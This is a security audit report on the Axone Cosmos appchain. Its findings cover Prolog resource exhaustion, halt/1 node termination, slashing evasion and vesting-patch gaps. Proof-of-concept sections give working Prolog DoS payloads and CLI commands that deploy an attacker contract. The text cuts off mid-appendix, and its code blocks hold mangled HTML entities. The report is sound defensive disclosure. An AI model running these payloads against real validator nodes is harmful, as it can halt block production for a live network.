BLOCKAPEX

BLOCKCHAIN SECURITY

V 1.0

DATE: 22nd AUG 2024

PREPARED FOR: AXONE BLOCKCHAIN


SECURITY REPORT
BLOCKAPEX VERIFIED

Contents

1 Executive Summary

Axone engaged **Blockapex** to review the security of `axoned`, a cosmos appchain. A team of 3 security researchers was engaged for 3.5 person-weeks to conduct the security review of the provided source-code. Our testing efforts were focused on the indentification of flaws that could result in compromise of confidentiality, integrity or availability of the targeted appchain. During the audit lifecycle, the team specifically paid attention towards the core component of Axone Appchain i.e. Prolog, where different scenarios were tried and tested via malicious querying of prolog's interpreter in order to lead the protocol to an unintented state.

We performed line by line code audit and adopted blackbox approach while testing the prolog. Static analysis and dynamic testing of the system and codebase were deployed using both automated and manual process. The security review uncovered significant flaws that could impact the confidentiality, integrity or availability of the axoned appchain.



1.1 Scope

1.1.1 In Scope

The **Axone network** built on the Cosmos SDK & Tendermint consensus, and designed to become a hub of incentivized data providers, developers, data scientists & users collaborating to generate value from data and algorithms. The blockchain features three modules namely logic, mint and vesting. The Vesting and Minting are imported into the appchain whereas the logic module defines a custom set of functionality where the prolog interpreter is implemented.

1. **Logic Module**: The logic module is designed to primarily address logical queries based on facts sourced from the ontology or the state of the chain, along with inference rules. Its main use in the protocol is the management of governance rules, written in Prolog. Thus, any smart contract deployed on the axone appchain can use the logic module to evaluate queries written in Prolog. Prolog is a declarative programming language known for its logic-based approach to problem-solving. It operates on facts and rules, allowing users to define relationships and query for solutions based on logical inference. Prolog programs consist of a knowledge base, which includes facts and rules, and queries that seek to find solutions based on the information in the knowledge base. Axone inherits the prolog scripting engine from Ichiban which is written in go. This engine provides a sandboxing environment to execute the prolog code. Axone has implemented the engine keeping inview the constraints of the Blockchain especially the Gas consumption. Custom Prolog predicates are implemented in the blockchain to allow users to write prolog code and query on-chain data such as chain_id, blocktime, blockheight, account_balances, locked_balances, ecdsa_verify, and eddsa_verify.
2. **Mint Module**: The minting module within the axoned appchain facilitates inflation management through a dynamic and responsive system designed to balance the ratio of staked to non-staked tokens. Central to its functionality is the capacity to adjust the inflation rate based on the percentage of bonded tokens relative to a target bonded-stake ratio, thereby influencing market liquidity and staked supply optimally. This system utilizes a moving change rate, where the inflation increases if the bonded percentage is below the target to incentivize staking, remains stable if the target is maintained, and decreases if the bonded rate exceeds the target, thereby disincentivizing excessive bonding. The flexible approach ensures that inflation adapts effectively to ongoing economic conditions, supporting the network's stability and scalability.
3. **Vesting Module**: The vesting module within the axoned appchain plays a crucial role in regulating the distribution of tokens over time, which is fundamental for managing token economics and incentivizing long-term participation. It supports various types of vesting accounts such as Delayed, Continuous, and Periodic Vesting, each tailored to different vesting needs. For instance, Periodic Vesting allows tokens to be released in stages, providing flexibility and control

over token supply. Moreover, despite the vesting module being deprecated in favor of a newer system, it remains essential for backward compatibility, ensuring that existing chains can operate without disruption. This module underscores the importance of strategic token management in maintaining network integrity and encouraging stakeholder commitment.

Files in Scope:

- Repo: https://github.com/axone-protocol/axoned
- Commit-tags: v7.1.0 - Commit: 3c854270b006db30aa3894da2cdba10cc31b8c5f

1.1.2 Out of Scope

All features or functionalities not delineated within the "In Scope" section of this document shall be deemed outside the review of this audit. This exclusion particularly applies to the all modules of cosmos-sdk and similar imported dependencies associated with the platform & any other external libraries.

1.2 Methodology

The audit process started with the reconnaissance phase, a basic understanding of the protocol was developed, and the auditors worked on developing presumptions for the developed codebase and the relevant documentation/whitepaper. Furthermore, the audit moved on with the manual code reviews mixed with a blackbox testing approach in congregation with static analysis tools, such as go sec, static check and go vet.

1.3 Project Timeline

- **3rd April, 2024:** Project kick off
- **8th April, 2024:** Project Status Meeting #1
- **15th April, 2024:** Project Status Meeting #2
- **22nd April, 2024:** Project Status Meeting #3
- **30th April, 2024:** Final Triage Meeting
- **3rd May, 2024:** Initial Report Delivery
- **29th July 2024:** Audit Fixes Recieved
- **22nd August 2024:** Final Report Delivery

1.4 Project Goals

To provide security assessment for the AXONE Appchain Protocol, we seek to answer the following list of non-exhaustive questions;

- Does The prolog module cause undefined behavior?
- Are there any potential gas abuse scenarios from complex prolog programs?
- Are the access control mechanisms for both user and administrator operations?
- Is there any vulnerability within the system that could potentially allow an attacker to disrupt or manipulate its operations?
- Have potential denial-of-service (DoS) attack vectors against the network?
- Is the blockchain exposed to any form of economic attacks that could threaten its stability?
- Is there any mechanism that users might exploit to evade necessary fees or charges?
- Are there any risks related to chain halting?
- Do custom predicates impact the system in uninformed ways?
- Can the validator nodes experience (DOS) by crafting complex prolog queries?
- How does recursion impact the prolog execution on Axone?
- Do the vesting & minting modules have flaws that can be abused by the users?

1.5 Project Coverage

This section provides an overview of the analysis coverage of the review, as determined by our high-level engagement goals. Our approach includes the following;

- **Components Review:** We reviewed the general architecture of the Axone appchain, including the custom module (i.e., x/mint, logic, vesting) functions that adversaries can interact with. We also reviewed the configuration of different ABCI hooks and the order of execution of BeginBlocker and EndBlocker to analyze for any unintended consensus failure.
- **Mint & Vesting Module:** The Mint module allows for a flexible inflation rate determined by market demand targeting a particular bonded-stake ratio and affecting a balance between market liquidity and staked supply. The Vesting module is responsible for enabling vesting. We reviewed the modules independently and identified several issues. We also encountered a few important security patches for the module that weren't properly applied.
- **Logic Module:** The logic module integrates the Ichiban prolog engine to allow users to utilize the prolog on the Axone blockchain. The chain has native & as well as custom predicates implemented to allow for blockchain-specific queries. We manually reviewed custom predicate implementations & used a technique called black box testing to achieve the project's above goals. We examined the allowed prolog predicates and verified the following.

    1. The Predicates don't allow access to underlying system files.
    2. Upon high Computation through recursion, the prolog engine does not gracefully handle the issues & halts due to excessive computation.
    3. The gas metering w.r.t prolog engine needs to be properly in place.
    4. Prolog predicates can be used maliciously, i.e., to cause DOS in the system.
    5. Specially crafted prolog payloads do not result in a panic that is dangerous for the blockchain.

- **Integration review of Axone with Smart Contracts:** The client can execute the prolog through the `Ask` query function in the prolog module, which performs the prolog and returns the result. The smart contracts can utilize hooks that call into this hook to execute the prolog through the `Ask` query. We deployed various prolog programs and verified that they worked as intended. However, we identified a few issues related to the propagation of malicious prolog queries that may lead to the halt of the chain.

1.6 Coverage Limitation

Because of the time-boxed nature of testing work, it is common to encounter coverage limitations. The following list outlines the coverage limitations of the engagement and indicates system elements that may warrant further review;

- Predicates, including cryptographic implementation, were not assessed for their correctness (e.g., crypto_data_hash/3, bech32_address/2, eddsa_verify/4, ecdsa_verify/4). However, they were verified to be working as expected through various test cases.
- Complex sequences of prolog predicates were not tested as they were not feasible within the time-boxed engagement.
- The Ichiban prolog engine was assumed to be working correctly. However, any issue that breaks the main engine will be reflected in the axone blockchain. It is recommended to frequently visit for new problems within the engine and adjust the predicate allowlist/blocklist accordingly.
- All issues were tested against running a local testnet for four validators with testnet configurations by directly cloning the axone repository with tag v7.1.0.

Appendix A of the report includes a list of non-exhaustive prolog payloads used to test the system. It includes the description and intention for which the prolog was tested to achieve the project goals.

1.7 Status Description

Acknowledged: The issue has been recognized and is under review. It indicates that the relevant team is aware of the problem and is actively considering the next steps or solutions.

Fixed: The issue has been addressed and resolved. Necessary actions or corrections have been implemented to eliminate the vulnerability or problem.

Closed: This status signifies that the issue has been thoroughly evaluated and acknowledged by the development team. While no immediate action is being taken.

Partially Fixed:: The issue has multiple implications, some of which have been addressed and fixed but the rest still require action from the developer.

Temporary Fixed: The issue has been fixed for short term as a working solution, however, the long term permanent fix is under consideration and does not require immediate action.

1.8 Summary of Findings Identified

S.No	Severity	Findings	Status
#1	CRITICAL	Various prolog predicates lead to chain halt	FIXED
#2	CRITICAL	High Memory Consumption leading to Network Outage	TEMPORARILY FIXED
#3	HIGH	Potential slashing evasion during re-delegation	FIXED
#4	MEDIUM	Outdated Vesting module poses multiple risks	FIXED
#5	MEDIUM	Barberry issue unresolved due to faulty upstream	FIXED
#6	LOW	Faulty implementation for Balance Fetching	CLOSED
#7	LOW	Validation Issues in Params Struct for Limits and Default Values	PARTIALLY FIXED
#8	INFO	Halt Operation can lead to DOS	FIXED
#9	INFO	Potential Reentrancy using Timeout Callbacks	FIXED
#10	INFO	Unimplemented Code	ACKNOWLEDGED
#11	INFO	ValidateVoteExtensions helper function may allow incorrect voting power assumptions	ACKNOWLEDGED

2 Findings and Risk Analysis

2.1 Various prolog predicates lead to chain halt

Severity: Critical

Status: Fixed

Location :

1. x/logic/interpreter/registry.go

Fixed in PR: **710**

Description The axoned appchain employs Ichiban, a sophisticated engine designed to process the underlying Prolog interpreter with built-in and blockchain-native custom predicates. Prolog inherently exposes a variety of built-in predicates, which the blockchain leverages and further extends with its own custom predicates to enhance functionality. During our security audit, we undertook a methodical approach, deploying an extensive array of Prolog payloads to meet predefined audit objectives. This approach included crafting and testing various combinations of Prolog queries to determine their impact on network stability and performance.

To verify these concerns, we established an internal testnet specifically designed to assess a nonexhaustive list of potentially disruptive payloads, such as bagOf, findall, and others detailed in Appendix A (link below). Our tests confirmed that specific Prolog operations could indeed lead to temporary Denial of Service (DOS) on the blockchain, effectively halting block production under certain conditions. A few of the tested and verified predicates are listed below with their functionality descirption and the payload that was tested to produce failing results.

findAll: Create a list of the instantiations Template gets successively on backtracking over Goal and unify the result with Bag. Succeeds with an empty list if Goal has no solutions.

```
consume_memory :-
findall(X, between(1, 100000000, X), _).
```

bagOf: bagof/3 collects all the solutions to the goal and forms a list of instances of Template that represent those solutions. If no solutions are found, bagof/3 fails.

```
consume_memory :-
bagof(X, between(1, 100000000, X), _).
```

setOf: setOf is equivalent to bagof/3, but sorts the result using sort/2 to get a sorted list of alternatives without duplicates.

```
consume_memory :-
setof(X, between(1, 100000000, X), _).
```

Impact :

- **Direct Query Exploitation Impact:** The impact of exploiting direct RPC interfaces with computationally intensive Prolog queries is immediate and severe. When an exposed validator node receives such a query, it allocates excessive computational resources to process it, which can lead to resource exhaustion. This scenario not only degrades the performance of the affected node but, due to the interconnected nature of blockchain networks, can also lead to a cascading effect, impacting the network's ability to produce and validate new blocks efficiently.
- **Malicious Validator Attack Impact:** The introduction of a malicious transaction by a compromised validator represents a more insidious threat. In this scenario, the malicious code embedded within a smart contract can be executed network-wide, affecting every node that processes the transaction. This method of attack can lead to a more distributed impact, potentially causing a network-wide halt in block production. If a significant number of nodes are affected simultaneously, the blockchain's resilience is tested, risking a complete network shutdown.

Proof of Concept :

Direct Query Exploitation:

The blockchain's configuration often allows direct RPC communication to validators, which can be exploited to execute computationally intensive Prolog queries. This vulnerability is particularly acute if the logic parameters of a validator are improperly configured to allow such queries without adequate rate limiting or validation checks.

1. **Exploitative Query Execution:** By targeting an exposed or public RPC endpoint, an attacker can directly send a DOS-inducing query. This scenario presupposes minimal security measures on the RPC interface, making it susceptible to such attacks.

Malicious Validator Attack:

An attacker operating as a validator could introduce a transaction that embeds malicious Prolog operations. This tactic could potentially propagate throughout the network, leading to widespread disruption or even a network takeover.

1. **Malicious Smart Contract Deployment:**
    a. The attacker deploys a smart contract containing the disruptive Prolog code to the blockchain.
    b. Users interacting with this contract, knowingly or unknowingly, trigger the embedded Prolog queries, thereby initiating the DOS attack across multiple nodes.

Deploying the Malicious Smart Contract:

```
./okp4d tx wasm instantiate 3 --from attacker --chain-id &amp;quot;localtest&amp;
   quot; &amp;quot;{\&amp; quot;program\&amp;quot;:\&amp;quot;$(cat attack.pl |
   base64)\&amp;quot;, \&amp;quot;storage_address\&amp; quot;: \&amp;quot;
   $OBJECTARIUM_ADDRESS\&amp;quot;}&amp;quot; --label &amp;quot;dataverse&amp;quot;
   --admin attacker
```

Querying the Malicious Smart Contract:

```
./okp4d query wasm contract-state smart $CONTRACT_ADDRESS &amp;quot;{\&amp;quot;ask
   \&amp;quot;: {\&amp;quot;query\&amp;quot;: \&amp;quot;DOS_production.\&amp;quot
   ;}}&amp;quot;
```

2.2 High Memory Consumption leading to Network Outage

Severity: Critical

Status: Partially Fixed

Location :

1. Complete codebase

Fixed in PR: 703

Description While approaching the prolog code being executed on the okp4 blockchain, we used blackbox approach in which we tried various prolog predicates which were natively allowed in the blockchain. We found that if a large list is generated and then tried to be mapped, it would cause a high memory usage which may lead to termination of that specific blockchain instance. This issue was also verfied on Ichiban Prolog's Scripting engine. If a large list i.e `N = 10000000000` was passed it would cause high memory usage that the node instance is forced to terminate. It is interesting to note that on some value of `N = 10000`, the blockchain will gracefully handle the issue and return gas error.

Furthermore, it was tested that this issue is applicable for all predicates that may have a high memory consumption.

This finding is not isolated to our custom testing environments but was also corroborated using the Ichiban Prolog's scripting engine, highlighting a fundamental issue within the underlying computational logic that poses a serious risk to the blockchain's stability and operational integrity.

Impact The ramifications of this vulnerability are twofold:

Single Node Crash: An attacker could exploit this vulnerability to specifically target a single node by sending a query that triggers the high memory consumption issue. This would result in the node crashing due to memory overload, leading to potential disruptions in service and degradation of network performance.

Multiple Node Failure: More alarmingly, this vulnerability could be exploited through a valid transaction propagated across the network. If such a transaction contains a smart contract or operation that invokes the problematic Prolog predicates, it could lead to simultaneous high memory consumption on multiple nodes. This scenario could cause widespread network outages or even facilitate a network takeover by malicious validators who could remain operational while others fail.

Proof of Concept :

To validate this issue, we established a test network comprising four validator nodes equipped with the following specifications: Apple M2 CPUs with 16 GB of RAM. Despite these robust specifications, executing the malicious Prolog code resulted in all nodes being forced to terminate, underscoring the severity of the memory management issue within the blockchain.

Malicious Prolog Code:

```
attack_blockchain(N, List) :-
length(List, N),
maplist(=(a), List).
```

Steps to Reproduce:

1. Upload the malicious Prolog code to the objectarium:

```
./okp4d tx wasm instantiate 3 --from attacker --chain-id &amp;quot;localtest&amp;quot; &
    amp;quot;{\&amp; quot;program\&amp;quot;:\&amp;quot;$(cat attack.pl | base64)\&amp;
    quot;, \&amp;quot;storage_address\&amp; quot;:\&amp;quot;$OBJECTARIUM_ADDRESS\&amp;
    quot;}&amp;quot; --label &amp;quot;dataverse&amp;quot; --admin attacker
```

2. Trigger the code execution via smart contract call:

```
./okp4d query wasm contract-state smart $CONTRACT_ADDRESS &amp;quot;{\&amp;quot;ask\&amp
    ;quot;: {\&amp; quot;query\&amp;quot;: \&amp;quot;attack_blockchain.\&amp;quot;}}&amp;
    quot;
```

Developer Response

"… it would be better (as a temporary solution too) if we add instead a maximum number of New-Variable possible. It will allow alway to use unification of length with uninitialized variable but with a defined limit, like say @ccamel in his first comment about allocated resources. This is a temporary solution since it act only on the variable resource and not on the global memory but it's a good starting point."

- Link to complete PR Discussion

Auditor Response

1. Short Term: The BlockApex security team acknwoledges the temporary solution as working.
2. Long Term: As mentioned in the Pull Request linked above, the final long term fix is under review.

2.3 Potential slashing evasion during re-delegation

Severity: High

Status: Fixed

Location :

1. Complete Codebase

Fixed in PR: 642

Description During our review of the Okp4d blockchain, a significant vulnerability was detected in the staking module of the cosmos-sdk version v0.50.4, which is currently deployed in Okp4d. This critical flaw is associated with the possibility of slashing evasion during re-delegation events. As detailed in the security advisory, the vulnerability stems from a flaw in the slashing mechanism which could potentially allow delegations involved in byzantine behavior to evade slashing penalties if the validator has not yet been slashed and is subjected to re-delegation. This issue was identified and rectified in the subsequent cosmos-sdk release (v0.50.5).

To thoroughly assess the severity and real-time implications of this vulnerability on the Okp4d blockchain, we executed internal tests using the test case scenarios available in the Okp4d repository. Our findings confirm that the vulnerability is indeed exploitable under the current configuration, which underscores the importance of swiftly updating the blockchain dependencies to safeguard against such potential exploits.

Recommendation To mitigate this risk, we recommend that Okp4d promptly upgrade to cosmos-sdk `v0.50.5`.

References :

- ASA-2024-005: Potential slashing evasion during re-delegation

2.4 Outdated Vesting module poses multiple risks

Severity: Medium

Status: Fixed

Location :

1. cosmos-sdk v0.50.4 bug-fixes

Fixed in PR: 634

Description The following distinct but related vulnerabilities have been identified and manually verified by the team.

1. **BlockedAddress Input Validation:** This issue involves insufficient validation mechanisms for BlockedAddress entries. The lack of rigorous validation allows for the potential misuse of blockchain resources, compromising the security of transactions.
2. **Sanity Checks for PeriodicVestingAccount:** In msg_server.go, this vulnerability arises from inadequate sanity checks during the creation of a PeriodicVestingAccount. Specifically, the system does not correctly handle cases where EndTime values are negative or overflow, which can result in system crashes or undefined behavior.
3. **Faulty GRPC Query Tally:** In grpc_query.go, the query for a failed proposal tally incorrectly attempts to tally votes anew instead of fetching the final tally result from proposal.FinalTallyResult, after votes have been removed post-failure. This results in inaccurate or impossible query responses.

Proof of Concept :

For BlockedAddress Input Validation: The vulnerability and steps for reproduction are detailed in a cosmos-sdk security advisory. When tested against the Okp4d v7.1.0 codebase, the test scenarios incorrectly pass, indicating that the validation is not functioning as intended.

For Overflow and Negative EndTimes: A test suite was designed to trigger overflow and negative EndTime scenarios. The expected behavior is for the system to panic or handle these cases gracefully. However, the tests pass without the expected interruptions, indicating a failure in the system's ability to manage these edge cases effectively. Here is a snippet of the test case:

```
func TestOverflowAndNegativeVestedCoinsPeriods(t *testing.T) {
...
{
&amp;quot;negative .Length&amp;quot;,
types.Periods{
types.Period{Length: -1, Amount: sdk.Coins{sdk.NewInt64Coin(feeDenom, 500)
, sdk.NewInt64Coin(stakeDenom, 50)}},
types.Period{Length: 6 * 60 * 60, Amount: sdk.Coins{sdk.NewInt64Coin(
feeDenom, 250), sdk.NewInt64Coin(stakeDenom, 25)}},
},
&amp;quot;period #0 has a negative length: -1&amp;quot;,
},
{
&amp;quot;overflow after .Length additions&amp;quot;,
types.Periods{
types.Period{Length: 9223372036854775108, Amount: sdk.Coins{sdk.
NewInt64Coin(feeDenom, 500), sdk.NewInt64Coin(stakeDenom, 50)}},
types.Period{Length: 6 * 60 * 60, Amount: sdk.Coins{sdk.NewInt64Coin(
feeDenom, 250), sdk.NewInt64Coin(stakeDenom, 25)}},
},
&amp;quot;cumulative endTime overflowed, and/or is less than startTime&amp;quot;,
},
...
}
```

Recommendation The vesting module should refer to the correct upstream repository of `cosmossdk/x/auth/vesting` to ensure all security patches are correctly applied.

References :

1. BlockedAddress Input Validation Issue
2. Overflow and Negative EndTimes Panic Issue
3. Faulty GRPC Query Tally Issue

2.5 Barberry issue unresolved due to faulty upstream

Severity: Medium

Status: Fixed

Location :

1. x/vesting/types/vesting_account.go

Fixed in PR: 645 and 634

Description During the audit of the Okp4d blockchain, a critical observation was made concerning the blockchain's use of a customized implementation of the cosmos-sdk's vesting module. The go.mod file in the Okp4d repository is configured to link to okp4d/x/vesting rather than the standard cosmossdk/x/auth/vesting. This configuration oversight meant that while the CHANGELOG.md suggests updates to cosmos-sdk version 0.47.3 for critical patches (including a patch for the "Barberry" issue) and later to version 0.50.4, these updates were not fully integrated into the actual codebase.

The core of the issue lies not just in the module reference but in the approach to maintaining the custom module. When the "Barberry" issue was addressed in the cosmos-sdk, the necessary patches were not manually integrated into Okp4d's custom vesting module. This misstep suggests a misunderstanding of how dependency management should align with the actual code enhancements made in the upstream cosmos-sdk. It's essential to note that while the patch was intended to resolve a significant vulnerability, our testing on the Okp4d's internal testnet using the exact attack scenario provided by the patch demonstrated that the vulnerability still persists, indicating an incomplete resolution.

Impact :

The persistence of the "Barberry" vulnerability despite the reported updates has serious implications. By successfully executing the attack scenario provided, which ideally should have failed if the patch were effective, it was confirmed that the vulnerability remains exploitable. This situation exposes the network to potential security risks that could be leveraged by malicious actors to compromise the integrity of the blockchain. The effective management of such vulnerabilities is crucial for maintaining trust and security within the network infrastructure.

Proof of Concept :

Executing the attack scenario detailed in the gist link provided below on the Okp4d codebase at its version 7.1.0 demonstrates successful exploitation, a result that should be impossible if the correct upstream configuration had been maintained and the changelog's claims were accurate.

Recommendation :

To rectify this oversight, it is crucial for the development team to implement a more robust process for integrating patches and updates. The Okp4d blockchain should not only pull updates from the cosmos-sdk but must also ensure that any custom modules, such as okp4d/x/vesting, are manually updated to reflect these changes

References :

1. Barberry Security Advisory - regarding x/auth periodic vesting accounts
2. Github Gist Link to Attack PoC

2.6 Faulty implementation for Balance Fetching

Severity: Low

Status: Closed

Description Okp4 includes custom predicates within its bank module to facilitate operations like balance fetching. The available predicates— `bank_balances`, `bank_spendable_balances`, and `bank_locked_balances`— are intended to query and return various account balances. According to Okp4 documentation, `bank_balances(X,Y)` should fetch the balances for all accounts.

However, our comprehensive testing revealed a significant issue: the `maxOutput` result limit in the Logic module is set too low (e.g., 3 on the testnet) relative to the potential thousands of accounts on the blockchain. This setting prevents the predicate from returning comprehensive results when triggered, thus impeding the correct functioning of any Prolog logic dependent on this data.

Impact :

The implications of this issue are critical for operations that rely on fetching and processing comprehensive account balance data. Since the predicate fails to return full results due to the `maxOutput` limit, any logic in the Prolog that depends on these results will not function as intended.

Proof of Concept :

We rigorously tested this vulnerability by initiating a Genesis file with over 10,000 addresses with valid balances on our test network. When querying these balances through the node using the bank_balances(X,Y) predicate, the system failed to return the complete set of account balances, confirming a mismatch between the actual implementation and the documentation. This issue was consistently reproducible on our testnet, demonstrating its presence in the current codebase.

```
./okp4d query logic ask &amp;quot;bank_balances(X,Y).&amp;quot;
```

Recommendation :

Revise the `maxOutput` setting in the Logic module to accommodate the highest possible number of accounts, ensuring all balance-related predicates function as documented.

Developer Response

"... we should implement pagination at the predicate level or use predicates to fetch the required solutions. While findall/3 can be used to gather more results, using it with bank_balance/2 may lead to an out-of-gas error due to the fetching of thousand and thousand balances at one time.

For now, I believe we should leave it as is since it is not blocking and work on finding a proper solution for pagination."

- link to complete PR Discussion

2.7 Validation Issues in Params Struct for Limits and Default Values

Severity: Low

Status: Partially Fixed

Location :

1. x/logic/types/params.go

Description The Params struct in the okp4d blockchain encapsulates crucial operational settings within the logic module, including configurations for `Interpreter`, `Limits`, and `GasPolicy`. The `Limits` struct is especially critical as it controls thresholds for computational power (`MaxGas`), script storage capacity (`MaxSize`), query result limits (`MaxResultCount`), and user output size (`MaxUserOutputSize`). These parameters are intended to ensure the blockchain operates within safe and efficient computational and storage boundaries.

However, a significant issue has arisen due to inadequate validation mechanisms. This issue exposes the network to risks of misconfiguration that can lead to DoS attacks, performance degradation, or network paralysis when exploited during network initialization or reconfiguration phases:

The `validateLimits` function is crucial for ensuring parameters stay within safe boundaries, but it's currently unimplemented, marked only as a "TODO." This lack of validation allows potentially risky configurations that can be too restrictive or excessively lenient. Simultaneously, there are no set upper limits for key parameters like `MaxGas`, `MaxSize`, and `MaxResultCount`. Without these caps, values can be set extremely high, potentially leading to severe system strain from processing more results than manageable, causing significant performance issues or failures. These gaps in validation and enforcement pose critical risks to system stability and efficiency.

Proof of Concept :

The current absence of effective validation can be exploited by configuring the genesis block with parameters that exceed practical operational limits, leading to significant system strain or failure during periods of intensive query processing.

```
type Limits struct {
MaxGas *cosmossdk_io_math.Uint `json:&amp;quot;max_gas,omitempty&amp;quot;`
MaxSize *cosmossdk_io_math.Uint `json:&amp;quot;max_size,omitempty&amp;quot;`
MaxResultCount *cosmossdk_io_math.Uint `json:&amp;quot;max_result_count,omitempty&amp;
    quot;`
MaxUserOutputSize *cosmossdk_io_math.Uint `json:&amp;quot;max_user_output_size,omitempty
    &amp;
quot;`
}

func validateLimits(i interface{}) error {
_, ok := i.(Limits)
if !ok {
return fmt.Errorf(&amp;quot;invalid parameter type: %T&amp;quot;, i)
}
// TODO: Val
return nil
}
```

Recommendation :

- Implement rigorous checks within the validateLimits function to verify that all parameters, particularly `MaxGas`, `MaxSize`, and `MaxResultCount`, fall within specified safe operational ranges

Auditor Response

The fix implemented by the developers caters to the majority of the issues mentioned in the original finding, however, a minor part of the finding concerning "Predicate Whitelist &amp; Blacklist Filters and PredicateCost Validations" remains unfixed as discussed in the end of this comment here.

2.8 Halt Operation can lead to DOS

Severity: Info

Status: Fixed

Location :

1. Complete codebase

Fixed in PR: 710

Description Okp4 supports rich set of prolog predicates. These predicates allow to define complex business logic and agreements conditions which can be queried and evaluated on-chain. Okp4 provides options to whitelist and blacklist the set of prolog predicates. One such predicates which caught our specific attention during our audit was "halt/1". As per the swi-prolog documentation

Halt: Terminate Prolog execution with default exit code using halt/1. The default exit code is normally 0, but can be 1 if one of the Prolog flags on_error or on_warning is set to status and there have been errors or warnings.

If the Blockchain is bootstrapped using the default configuration and 'halt' is specifically not blacklisted opens the room for potential usage of the predicate which would result is the termination of the underlaying node.

Proof of Concept :

1. Bootstrap the Node using the default configurations.
2. Run the following command on the terminal.

```
./okp4d query logic ask &amp;quot;halt(200).&amp;quot;
```

The above query resulted in shutting down of the node.

Recommendation :

If the `halt/1` is executed it would result in the termination of the blockchain process. Although Okp4 explicitly mentions the potential impact of the halt/1 but we find it necessary to mention that since okp4 recommend it to blacklist this predicate, **we propose that this predicate should be removed from the code** because the potential impact of someone not blacklisting is very critical as it would result in the terminating of the Node.

2.9 Potential Reentrancy using Timeout Callbacks

Severity: Info

Status: Fixed

Location :

1. Complete codebase

Fixed in PR: 664

Description During the course of the audit an advisory "ASA-2024-007: Potential Reentrancy using Timeout Callbacks in ibc-hooks" was published by ibc-go. According to which an attacker could potentially execute the same MsgTimeout inside the IBC hook for the OnTimeout callback before the packet commitment is deleted. On chains where ibc-hooks wraps ICS-20, this vulnerability may allow for the logic of the OnTimeout callback of the transfer application to be recursively executed, leading to a condition that may present the opportunity for the loss of funds from the escrow account or unexpected minting of tokens.

The requirements for the issue are:

- Chain is IBC-enabled and uses a vulnerable version of ibc-go
- Chain is CosmWasm-enabled and allows code uploads for wasm contracts by anyone, or by authorized parties (to a lesser extent)
- Chain utilizes the ibc-hooks middleware and wraps ICS-20 transfer application

We found okp4 to fullfil 2 configurations

1. Ibc-go version being used is v8.0
2. Cosmwasm is enabled to upload contracts

Since ibc-hooks are not being used by okp4 yet hence the exploit can not be fully performed.

Recommendation :

It is advised to update the ibc-go version , if in future cross chain funds transfering is enabled and ibc-hooks are used then in that case this bug shouldn't get activated.

2.10 Unimplemented Code

Severity: Info

Status: Acknowledged

Description In the `x/logic/predicate/doc.go` there is no code implemented and no usage of the file was found in the code hence if the file is not required then its suggested to remvoe the unused code form the codebase.

Recommendation :

It is suggested to remove all unimplemented files from the codebase, if not necessary.

2.11 ValidateVoteExtensions helper function may allow incorrect voting power assumptions

Severity: Info

Status: Acknowledged

Description During the course of the audit an advisory "ASA-2024-006: ValidateVoteExtensions helper function may allow incorrect voting power assumptions" was published by cosmos-sdk. The issue states that "the default ValidateVoteExtensions helper function infers total voting power based off of the injected VoteExtension, which are injected by the proposer."

We verified that okp4d currently does not utilize the vote extensions but if in future the blockchain utilizes the ValidateVoteExtensions helper in ProcessProposal, a dishonest proposer can potentially mutate voting power of each validator it includes in the injected VoteExtension, which could have potentially unexpected or negative consequences on modified state.

Recommendation :

It is advised to update the cosmos-sdk version to v0.50.5, if in future vote extensions are enabled and ‘validateVoteExtension()“ is used then in that case this bug shouldn't get activated.

References :

1. ASA-2024-006: ValidateVoteExtensions helper function may allow incorrect voting power assumptions

3 Appendix

3.1 Appendix A

We present a non-exhaustive list of predicate payloads to evaluate the system across various states, following a manual review of the implementation. Additionally, black-box testing was conducted. Certain Prolog payloads tested internally have been omitted to prevent redundancy when they serve similar purposes.

- **Purpose:** Attempt to perform Infinite Loops #1

  Predicate Payload:

  ```
  infinite_loop :-
          repeat,write('This loop will continue infinitely'),
          fail.
  ```

  Result: Returns output "This loop will continue" until the gas limit is exhausted.

- **Purpose:** Attempt to perform Infinite Loops #2

  Predicate Payload:

  ```
  infinite_loop :- infinite_loop.
  ```

  Result: Termination of Blockchain.

- **Purpose:** Halting the Executions

  Predicate Payload:

  ```
  call_halt():-
          halt(200)
  ```

  Result: Termination of Blockchain.

- **Purpose:** Handling Complex JSON

  Predicate Payload:

  ```
  _prolog :-
          json_prolog('{"foo": "bar","nested": {"array": [1, 2, 3],"object": {"key":
      "value
  "},"null_value": null,"bool_values": [true, false],"unicode": "\u00E9\u00E7\
  u00F1", "big_number": 9223372036854775807,"empty_string": "","escaped_characters
